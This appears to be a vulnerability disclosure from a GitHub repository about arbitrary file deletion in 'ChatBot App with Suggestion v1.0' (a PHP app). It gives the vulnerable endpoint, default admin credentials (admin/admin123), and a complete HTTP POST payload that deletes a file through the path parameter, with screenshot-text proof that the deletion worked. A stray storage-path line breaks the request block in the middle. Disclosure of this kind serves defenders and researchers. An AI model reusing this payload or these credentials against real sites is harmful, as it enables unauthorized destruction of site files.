debug601 Create delet-file-1.md History

1 contributor

46 lines (30 sloc) | 1.82 KB

ChatBot App with Suggestion v1.0 by oretnom23 has Delete any file

vendors: https://www.sourcecodester.com/php/15316/chatbot-app-suggestion-phpoop-free-source-code.html

Vulnerability File: /simple_chat_bot/classes/Master.php?f=delete_img

Vulnerability location: /simple_chat_bot/classes/Master.php?f=delete_img, path

The password for the backend login account is: admin/admin123

Payload:

Here we delete the shell.php file in the root directory

```
POST /simple_chat_bot/classes/Master.php?f=delete_img HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/simple_chat_bot/admin/?page=system_info
```


```
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 56

path=C%3A%2Fxampp%2Fhtdocs%2Fsimple_chat_bot%2Fshell.php
```

The file path needs to be encoded by url

Currently, when we do not send a request to delete the shell.php file, the shell.php file is still in the root directory of the website

The response package shows that the deletion was successful. Let's go to the root directory to see if the shell.php file still exists.



By this time, shell.php has been deleted.


地磁盘 (C:) ▾ xampp ▾ htdocs ▾ simple_chat_bot ▾
共享 ▾ 新建文件夹
名称 ▲ 修改日期 类型 大小
admin 2022/5/28 17:25 文件夹
assets 2022/5/28 16:53 文件夹
build 2022/5/28 16:53 文件夹
classes 2022/5/28 16:53 文件夹
database 2022/5/28 16:53 文件夹
dist 2022/5/28 16:53 文件夹
inc 2022/5/28 16:53 文件夹
libs 2022/5/28 16:53 文件夹
plugins 2022/5/28 16:53 文件夹
uploads 2022/5/28 17:10 文件夹
.htaccess 2021/3/19 13:17 HTACCESS 文件 1 KB
_index.html 2021/6/21 13:16 HTML 文档 16 KB
404.html 2021/3/19 13:17 HTML 文档 1 KB
about.php 2021/6/22 8:48 PHP 文件 1 KB
config.php 2022/5/4 9:42 PHP 文件 2 KB
home.php 2022/5/5 15:25 PHP 文件 7 KB
index.php 2022/5/5 9:00 PHP 文件 3 KB
initialize.php 2022/5/28 16:54 PHP 文件 1 KB